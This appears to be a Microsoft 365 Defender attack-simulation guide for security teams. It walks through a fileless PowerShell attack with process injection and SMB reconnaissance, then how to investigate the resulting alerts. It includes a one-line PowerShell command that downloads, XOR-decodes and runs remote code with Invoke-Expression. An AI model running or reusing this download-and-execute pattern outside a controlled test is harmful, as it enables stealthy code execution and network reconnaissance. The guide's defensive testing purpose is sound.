



Microsoft 365 Defender

Attack simulation

Scenario: Fileless PowerShell attack with
process injection and SMB recon

October 2020

Copyright

This document is provided "as-is." Information and views expressed in this document, including URL and other internet website references, may change without notice.

Some examples depicted herein are provided for illustration only and are fictitious. No real association or connection is intended or should be inferred.

This document does not provide you with any legal rights to any intellectual property in any Microsoft product. You may copy and use this document for your internal, reference purposes.

© 2020 Microsoft. All rights reserved.

Please refer to [Microsoft Trademarks](#) for a list of trademarked products.

All other trademarks are property of their respective owners.

Table of Contents

Our detection philosophy.....	4
Introduction to this scenario.....	5
Simulation environment requirements.....	6
Run the simulation.....	7
Investigate the attack in the portal.....	8
Investigate the attack as a single incident	9
Review generated alerts	11
Alert: Suspicious process injection observed (Source: Microsoft Defender for Endpoint).....	11
Alert: Unexpected behavior observed by a process run with no command line arguments (Source: Microsoft Defender for Endpoint)	12
Alert: User and IP address reconnaissance (SMB) (Source: Microsoft Defender for Identity) .	13
Review the device timeline	14
Review the user information	15
Investigate and remediate an alert.....	16
Resolve the incident	17
Conclusion.....	18

Our detection philosophy

It's simple.

We make sure that known Advanced Persistent Threat (APT) indicators and techniques are visible in our telemetry. We recognize these techniques and display the relevant alerts.

Alerts are delivered near real-time, and we provide the relevant context, including actor attribution, their victimology, geo-affinity, and main tactics. This is realized through a rich, dynamic library of known attack indicators. This includes known threat components that we've previously observed on real devices, script and web page snippets from compromised or malicious websites, as well as IPs, URLs, and domains representing the attacker's infrastructure. We constantly update this library with new threat intelligence created by Microsoft's own APT hunting and research teams. This library is also enriched by collaborating with partners through shared threat intelligence feeds.

Because threats are constantly being crafted and modified, we monitor a large set of anomalous and suspicious behaviors to find new and unknown actor activity. These anomalous and suspicious activities raise alerts for the security operations center (SOC) analysts to validate and address. With the help of information about proximate events on the same device and other relevant devices, SOC analysts can validate actual breach activity, determine risk, establish the scope of the breach, define containment activities, and then contain, mitigate, and fully respond to the attack.

Introduction to this scenario


Welcome to Microsoft 365 Defender, the new name for Microsoft Threat Protection. [Read more about this and other updates in this blog](#). We'll be updating names in products and in the documentation in the near future.

To effectively determine the benefit and adoption of Microsoft 365 Defender, you can run an attack simulation either in a trial lab environment using a trial license, or your production as you run a pilot project.

After preparing your trial lab or pilot environment, it's time to test the Microsoft 365 Defender incident management and automated investigation and remediation capabilities. We will help you to simulate a sophisticated attack that leverages advanced techniques to hide from detection. The attack enumerates opened Server Message Block (SMB) sessions on domain controllers and retrieves recent IP addresses of user accounts. This category of attacks usually doesn't include files dropped on the victim's device—they occur solely in memory. They "live off the land" by using existing system and administrative tools and inject their code into system processes to hide their execution, allowing them to evade detection and persist on the device.

In this simulation, our example scenario starts with a PowerShell script. A user might be tricked into running a script. Or, the script might run from a remote connection to another computer from a previously infected device—the attacker attempting to move laterally in the network. Detection of these scripts can be difficult because administrators also often run scripts remotely to carry out various administrative activities.

Fileless PowerShell attack with process injection and SMB recon



During the simulation, the attack injects shellcode into a seemingly innocent process. In this scenario, we'll use *notepad.exe*. We chose this process for the simulation, but attackers will more likely target a long-running system process, such as *svchost.exe*. The shellcode then goes on to contact the attacker's command-and-control (C2) server to receive instructions on how to proceed. In addition, the script attempts executing reconnaissance queries against the domain controller (DC). This allows an attacker to get information about recent user login information. Once attackers have this information, they can move laterally in the network to get to a specific sensitive account.

Simulation environment requirements

There are two devices used in this scenario: a test device and a domain controller.

1. Verify your tenant has enabled Microsoft 365 Defender.
2. Configure a test domain controller:
 - Set up a device with Windows Server 2008 R2 or above.
 - Onboard the test domain controller to [Microsoft Defender for Identity](#) and enable [remote management](#).
 - Enable [Microsoft Defender for Identity and Microsoft Cloud App Security integration](#).
 - Create a test user on your domain – no admin permissions needed.
3. Configure a test device:
 - a. Requires Windows 10 version 1903 or above.
 - b. Join the test device to the test domain.
 - c. [Turn on Windows Defender Antivirus](#). If you are having trouble enabling Windows Defender Antivirus, see [this troubleshooting topic](#).
 - d. [Onboard to Microsoft Defender for Endpoint](#).

If you use an existing tenant and implement device groups, we recommend creating a dedicated device group for the test device and push it to top level in configuration UX.

Run the simulation

To run the attack scenario simulation:

1. Log in to the test device with the test user account.
2. Open a Windows PowerShell window on the test device.
3. Copy the following simulation script:

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;$xor = [System.Text.Encoding]::UTF8.GetBytes('WinATP-Intro-Injection');$base64String = (Invoke-WebRequest -URI https://winatpmanagement.windows.com/client/management/static/MTP_Fileless_Recon.txt -UseBasicParsing).Content;Try{ $contentBytes = [System.Convert]::FromBase64String($base64String) } Catch { $contentBytes = [System.Convert]::FromBase64String($base64String.Substring(3)) };$i = 0; $decryptedBytes = @();$contentBytes.foreach{ $decryptedBytes += $_ -bxor $xor[$i]; $i++; if ($i -eq $xor.Length) {$i = 0} };Invoke-Expression ([System.Text.Encoding]::UTF8.GetString($decryptedBytes))
```

NOTE: If you open this document on a web browser, you might encounter problems copying the full text without losing certain characters or introducing extra line breaks. Download this document and open it on Adobe Reader.

4. At the prompt, paste and run the copied script.

NOTE: If you're running PowerShell using remote desktop protocol (RDP), use the Type Clipboard Text command in the RDP client because the **CTRL-V** hotkey or right-click-paste method might not work. Recent versions of PowerShell sometimes will also not accept that method, you might have to copy to Notepad in memory first, copy it in the virtual machine, and then paste it into PowerShell.

A few seconds later, *notepad.exe* will open. A simulated attack code will be injected into *notepad.exe*. Keep the automatically generated Notepad instance open to experience the full scenario.

The simulated attack code will attempt to communicate to an external IP address (simulating the C2 server) and then attempt reconnaissance against the domain controller via SMB.

You'll see a message displayed on the PowerShell console when this script completes.

```
ran NetSessionEnum against [DC Name] with return code result 0
```

To see the Automated Incident and Response feature in action, keep the *notepad.exe* process open. You'll see Automated Incident and Response will stop the Notepad process.

Investigate the attack in the portal

NOTE: Before we walk you through this simulation, watch [this video](#) to see how incident management helps you piece the related alerts together as part of the investigation process, where you can find it in the portal, and how it can help you in your security operations

Let's switch to the security operations center analyst point of view and investigate the attack in the Microsoft 365 Security Center portal.

1. Open the [Microsoft 365 Security Center portal incident queue](#) from any device.
2. Navigate to **Incidents** from the menu.





Figure 1. Incidents as it shows up from the Microsoft 365 Security Center's left-hand side menu

3. The new incident for the simulated attack will appear in the incident queue.



Incident name	Severity	Categories	Active alerts	Impacted entities	Service sources	Custom tags	Last activity	Status	Assigned to (owner)
[Redacted]	Medium	Execution, Defense evasion, D...	3/3	[Redacted]	Azure ATP, Microsoft Defender ATP		8/10/20, 10:16 AM	Active	Unassigned
[Redacted]	Informational	Initial access	2/2	[Redacted]	Office ATP		8/10/20, 9:56 AM	Active	Unassigned
[Redacted]	Informational	Execution	1/1	[Redacted]	Microsoft Threat Protection		8/10/20, 9:46 AM	Active	Unassigned

Figure 2. Incident queue

Investigate the attack as a single incident

Microsoft 365 Defender correlates analytics and aggregates all related alerts and investigations from different products into one “incident” entity. By doing so, Microsoft 365 Defender shows a broader attack story, allowing the SOC analyst to understand and respond to complex threats.

The alerts generated during this simulation are associated with the same threat, and as a result are automatically aggregated as a single incident.

To view the incident:

1. [Navigate to the Incidents queue.](#)





Figure 3. Select Incidents from the menu to see the incidents queue

2. Select the newest item by clicking on the circle located left of its name.

A side panel displays additional information about the incident, including all the related alerts. Each incident has a unique name that describes it based on the attributes of the alerts it includes.



Incident name	Severity	Categories	Active alerts	Impacted entities	Service sources	Custom tags	Last activity	Status	Assigned to (owner)
Incident 1	Medium	Execution, Defense evasion, D...	3/3	...	Active ATP, Microsoft Defender ATP		8/10/2020 10:16 AM	Active	Unassigned
Incident 2	Informational	Initial access	2/2	...	Office ATP		8/10/2020 9:56 AM	Active	Unassigned
Incident 3	Informational	Execution	1/1	...	Microsoft Threat Protection		8/10/2020 9:48 AM	Active	Unassigned

Figure 4. Incident aggregating alerts generated during the simulation. The alerts that shows in the dashboard can be filtered based on service resources: Microsoft Defender for Identity, Microsoft Cloud App Security, Microsoft Defender for Endpoint, Microsoft 365 Defender, and Microsoft Defender for Office 365

3. Select **Open incident page** to get more information about the incident.

In the **Incident** page, you can see all the alerts and information related to the incident. This includes the entities and assets that are involved in the alert, the detection source of the alerts (Microsoft Defender for Identity, Microsoft Defender for Endpoint), and the reason they were linked together. Reviewing the incident alert list shows the progression of the attack. From this view, you can see and investigate the individual alerts.

You can also click **Manage incident** from the right-hand menu, to tag the incident, assign it to yourself, and add comments.




Figure 5. Manage the incident

Review generated alerts

Let's look at some of the alerts generated during the simulated attack.

Note: We'll walk through only a few of the alerts generated during the simulated attack. Depending on the version of Windows and the Microsoft 365 Defender products running on your test device, you might see more alerts that appear in a slightly different order.

Title	Severity	Status	Linked by	Category	Impacted Entities	Service source	Detection source	First activity	Assigned to
Enumeration of SMB sessions on a domain controller	Medium	New	2 reasons	Discovery		Microsoft Defender ATP	Microsoft Threat Protection	8/10/23, 10:11 AM	Unassigned
Suspicious process injection observed	Medium	Resolved	2 reasons	Defense evasion		Microsoft Defender ATP	EDR	8/10/23, 10:15 AM	Automation
User and IP address reconnaissance (SMB) C/	Medium	Resolved	2 reasons	Discovery		Azure ATP	Azure ATP	8/10/23, 10:16 AM	Automation
Unexpected behavior observed by a process ran with no command line argume...	Medium	New	2 reasons	Execution		Microsoft Defender ATP	EDR	8/10/23, 10:16 AM	Unassigned

Figure 6. Generated alerts

Alert: Suspicious process injection observed (Source: Microsoft Defender for Endpoint)

Advanced attackers use sophisticated and stealthy methods to persist in memory and hide from detection tools. One common technique is to operate from within a trusted system process rather than a malicious executable, making it hard for detection tools and security operations to spot the malicious code.

To allow the SOC analysts to catch these advanced attacks, deep memory sensors in Microsoft Defender for Endpoint provide our cloud service with unprecedented visibility into a variety of cross-process code injection techniques. The following figure shows how Microsoft Defender for Endpoint detected and alerted on the attempt to inject code to *notepad.exe*.

Suspicious process injection observed

Severity: Medium | Status: Resolved

Alert details

- Category:** Defense evasion
- Detection source:** EDR
- Detection technology:** Windows Security
- First activity:** Aug 10, 2023, 11:02 AM
- Last activity:** Aug 10, 2023, 11:02 AM

Alert description:

A process attempted to inject code into another process. This is a common technique used by attackers to execute malicious code without creating a new process. The target process may be a trusted system process, such as *notepad.exe*, which can be used to execute malicious code. This alert is generated when a process attempts to inject code into another process.

Figure 7. Alert for injection of potentially malicious code

Alert: Unexpected behavior observed by a process run with no command line arguments (Source: Microsoft Defender for Endpoint)

Microsoft Defender for Endpoint detections often target the most invariant attribute of an attack technique. This ensures durability and raises the bar for attackers to switch to newer tactics.


We employ large-scale learning algorithms to establish normal behavior of common processes within an organization and worldwide and watch for when these processes exhibit anomalous behaviors. These anomalous behaviors often indicate that extraneous code was introduced and is running in an otherwise trusted process.

For this scenario, the process *notepad.exe* is exhibiting abnormal behavior, involving communication with an external location. This outcome is independent of the specific method used to introduce and execute the malicious code.

Note: Because this alert is based on machine-learning models that require additional backend processing, it might take some time before you see this alert in the portal.

Notice that the alert details include the external IP address—an indicator that you can use as a pivot to expand investigation.

Click the IP address in the alert process tree to view the IP address details page.



The screenshot displays the Microsoft Defender for Endpoint alert interface. The main alert title is "Unexpected behavior observed by a process run with no command line arguments". The alert is categorized as "Medium" risk and "Detected". The process tree on the left shows the following processes:

- userinit.exe** (PID 4428)
 - explorer.exe** (PID 14594)
 - powershell.exe** (PID 6972)
 - csc.exe** (PID 14360)
 - notepad.exe** (PID 5084)

The alert details on the right show the following information:

- Classification:** Not Set
- Assigned to:** Not Set
- Category:** Execution
- Detection source:** EDR
- Detection technology:** Behavior Network
- First activity:** Aug 10, 2020, 7:16:21 AM
- Last activity:** Aug 10, 2020, 7:16:21 AM
- Alert description:** The legitimate process by this name does not normally exhibit this behavior when run with no command line arguments. Such unexpected behavior may be a result of extraneous code injected into a legitimate process, or a malicious, executable masquerading as the legitimate one by name.

Figure 8. Alert for unexpected behavior by a process run with no command line arguments

The following figure displays the selected IP Address details page (clicking on IP address in Alert process tree).

Title	Severity	Status	Classification	Investigation state	Category	Device	Assigned to	Last activity
Unexpected behavior observed by a process run with no command line arguments...	Medium	New	Not set	Unsupported alert type	Execution	testmachine11	Unassigned	8/10/20, 10:16 AM
Unexpected behavior observed by a process run with no command line arguments...	Medium	New	Not set	Unsupported alert type	Execution	testmachine11	Unassigned	7/27/20, 6:06 PM
Unexpected behavior observed by a process run with no command line arguments...	Medium	New	True alert	Unsupported alert type	Execution	testmachine11	Unassigned	8/10/20, 10:59 AM
Unexpected behavior observed by a process run with no command line arguments...	Medium	New	Not set	Unsupported alert type	Execution	testmachine11	Unassigned	8/8/20, 9:33 AM
Unexpected behavior observed by a process run with no command line arguments...	Medium	New	Not set	Unsupported alert type	Execution	testmachine11	Unassigned	8/7/20, 12:04 PM
Unexpected behavior observed by a process run with no command line arguments...	Medium	Resolved	Not set	Unsupported alert type	Execution	testmachine11	Unassigned	8/1/20, 3:19 PM
Unexpected behavior observed by a process run with no command line arguments...	Medium	New	Not set	Unsupported alert type	Execution	testmachine11	Unassigned	4/27/20, 4:59 PM

Figure 9. IP address details page

Alert: User and IP address reconnaissance (SMB) (Source: Microsoft Defender for Identity)

Enumeration using Server Message Block (SMB) protocol enables attackers to get recent user logon information that helps them move laterally through the network to access a specific sensitive account.

In this detection, an alert is triggered when the SMB session enumeration runs against a domain controller.

Activity	User	App	IP address	Location	Device	Date
Run command: SMB session : Parameters: Count 1, SourceAccountDisplay Name: Tracie Huber, Source...	Tracie Huber	Active Directory	10.10.10.10	---	testmachine11	Aug 10, 2020, 10:16 AM
Run command: SMB session : Parameters: Count 1, SourceAccountDisplay Name: Tracie Huber, Source...	Tracie Huber	Active Directory	10.10.10.10	---	testmachine11	Aug 10, 2020, 10:16 AM
Run command: SMB session : Parameters: Count 1, SourceAccountDisplay Name: Tracie Huber, Source...	Tracie Huber	Active Directory	10.10.10.10	---	testmachine11	Aug 10, 2020, 10:16 AM
Run command: SMB session : Parameters: Count 1, SourceAccountDisplay Name: Tracie Huber, Source...	Tracie Huber	Active Directory	10.10.10.10	---	testmachine11	Aug 10, 2020, 10:16 AM

User name	Investigation priority	Type	Result	App	Groups	Last seen
Tracie Huber	30	User	testmachine11@msn.com	Active Directory	---	---

Figure 10. Microsoft Defender for Identity alert for User and IP address reconnaissance (SMB)

Attack simulation scenario: Fileless PowerShell attack with process injection and SMB recon

Review the device timeline

After exploring the various alerts in this incident, navigate back to the incident page you investigated earlier. By clicking the **Devices** tab in the incident page, you can review the devices involved in this incident as reported by Microsoft Defender for Endpoint and Microsoft Defender for Identity.

Clicking the name of the device where the attack was conducted opens the an entity page for that specific device. In that page, you can see alerts that were triggered and related events.

Click **Timeline** tab to open the device timeline and view all events and behaviors observed on the device in chronological order, interspersed with the alerts raised.




Figure 11. Device timeline with behaviors

Expanding some of the more interesting behaviors provides useful details, such as process trees.

For example, scroll down until you find the alert event **Suspicious process injection observed**. Click the **powershell.exe injected to notepad.exe process** event below it, to display the full process tree for this behavior under the **Event entities graph** on the side pane. Use the search bar for filtering if necessary.




Figure 12. Process tree for selected PowerShell file creation behavior

Review the user information

In the incident page, click the **Users** tab to display the list of users involved in the attack. The table contains additional information about each user, including each user's **Investigation Priority** score.

Click the user name to open the user's profile page where further investigation can be conducted. [Read more about investigating risky users](#)




Figure 13. Cloud App Security user page

Investigate and remediate an alert

NOTE: Before we walk you through this simulation, watch [this video](#) to get familiar with what automated self-healing is, where to find it in the portal, and how it can help in your security operations.

Navigate back to the incident in the Microsoft 365 Security Center portal. The **Investigations** tab in the **Incident** page shows the automated investigations that were triggered by Microsoft Defender for Identity and Microsoft Defender for Endpoint. The screenshot below displays only the automated investigation triggered by Microsoft Defender for Endpoint. By default, Microsoft Defender for Endpoint automatically remediates the artifacts found in the queue which requires remediation.




Figure 14. Automated investigations related to the incident

